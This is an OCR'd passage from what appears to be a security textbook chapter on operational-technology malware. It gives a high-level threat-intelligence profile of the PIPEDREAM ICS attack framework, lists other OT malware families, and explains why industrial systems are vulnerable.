


Target Machine (RX)
Firmware

Figure 18.87: Malicious reprogramming attack on an industrial machine



OT Malware: PIPEDREAM

- PIPEDREAM is an attack framework designed with a set of tools aimed at ICS/SCADA devices
- Attackers use this tool set to **scan**, **compromise**, and **control the devices** in an OT network

Impact

- Loss of safety, availability, and control
- Manipulation of control
- ICS Kill Chain Stage 2 – Install/Modify; Execute ICS attack

Adversary

- No association with known activity groups
- Unique tool development
- Attacker leverages the exploitation of vulnerabilities inside of its capabilities

Infrastructure

- Utilizes victim PLCs, engineering workstations, and PLC control software for lateral movement and manipulation
- Custom operational implant designed for command and control over SSL

Attackers' group

Capabilities

- Custom capabilities for manipulating and disabling PLCs
- Custom capabilities using ICS-specific protocols for internal reconnaissance and manipulation
- Custom interactive operational capability to perform system enumeration, issue WMI commands, host-based command execution, file operations, and registry manipulation
- PLC denial of service
- Credential capture and brute-forcing of PLCs

Victim

- Asset owners with Schneider Electric and Omron PLCs
- Other vendors' CODESYS-based PLCs likely vulnerable to manipulation by the capabilities

OT Malware

- CaddyWiper
- EKANS
- MegaCortex
- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer

https://thehackernews.com

OT Malware

Attackers are developing malware targeting industrial systems. OT malware such as Havex and Industroyer have caused severe disruption to business processes on industrial networks. It can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock and encrypt the hard drive files, making the system inaccessible and unusable.


Discussed below are some popular examples of OT malware:

- **PIPEDREAM**

  Source: *https://thehackernews.com*

  PIPEDREAM is an attack framework designed with a set of tools aimed at ICS/SCADA devices. Attackers use this tool set to scan, compromise, and control the devices of an OT network. PIPEDREAM contains five components: EvilScholar, BadOmen, DustTunnel, MouseHole, and LazyCargo. The malware allows attackers to make lateral moves, escalate privileges, and disrupt critical functionalities.

  Additionally, attackers can leverage this malware to compromise Windows devices by exploiting ASRock motherboard driver vulnerabilities. Using DustTunnel and LazyCargo, attackers attempt to penetrate IT systems and pivot OT networks to perform malicious activities; for example, they may upload malicious configurations, backup or restore device contents, and alter device parameters.



Impact

- Loss of safety, availability, and control
- Manipulation of control
- ICS Kill Chain Stage 2 – Install/Modify; Execute ICS attack

Adversary

- No association with known activity groups
- Unique tool development
- Attacker leverages the exploitation of vulnerabilities inside of its capabilities

Infrastructure

